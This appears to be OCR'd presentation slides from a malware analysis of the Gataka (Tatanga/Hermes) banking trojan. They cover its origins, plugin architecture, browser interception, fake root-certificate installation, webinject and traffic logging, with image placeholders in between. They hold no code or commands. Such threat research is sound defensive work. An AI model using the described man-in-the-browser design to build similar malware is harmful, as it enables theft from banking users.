# Gataka: A banking trojan ready to take off?

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# Outline

- Background
- Architecture
    - Overview of plugins
- Webinject
- Network Protocol
- Campaigns

# Background


# Origins

- Aliases: Tatanga, Hermes
- First publicly discussed in 2011 by S21Sec
- Targets mostly European users

# What is it?

- Banking trojan
  - Designed to steal all kind of sensitive information through Man-In-The-Browser scheme
  - Regionalized
  - Not very wide spread
- Developped in C++
- Modular architecture similar to SpyEye
- Very verbose, a lot of debug information are sent to Command and Control Server.
- Frequent update with new plugins and plugin versions.
- Several advanced features

# Geographic distribution of detection




# Business model

- This is not a do-it-yourself kit like SpyEye
- It seems that this kit is private or sold only to selected groups
- Infection vector
  - BlackHole
  - Malicious attachment


# Architecture

# Modular Architecture

- HermesCore
  - Communicate with C&C
  - Ability to launch downloaded executable




# Interceptor



# Interceptor

- Supported browsers
  - Firefox
  - Internet Explorer
  - Opera
  - Maxthon
- Frequent update to support latest browser versions



Certificate Information

Windows does not have enough information to verify this certificate.

**Issued to:** www.thawte.com

**Issued by:** thawte Extended Validation SSL CA

**Valid from** 11/10/2009 **to** 11/11/2011

Certificate Information

This CA Root certificate is not trusted. To enable trust, install this certificate in the Trusted Root Certification Authorities store.


**Issued to:** Production Security Services

**Issued by:** Production Security Services

**Valid from** 12/21/2011 **to** 8/12/2013


# Communication can now be monitored

- NextGenFixer
  - Install filters on particular URLs
- Webinject
  - Inject html/javascript
  - Record videos/screenshots
- HttpTrafficLogger
  - Log selected communications to/from specific websites
- CoreDb
  - Stores information received from C&C



# Webinject


# CoreDb



cfvsq ckj;ysq GfhjKm

Did you mean: *самый сложный ПароЛь*


cfvsq ckj; YSQ GfhjKm



самый сложный ПароЛь

the most complex passwords

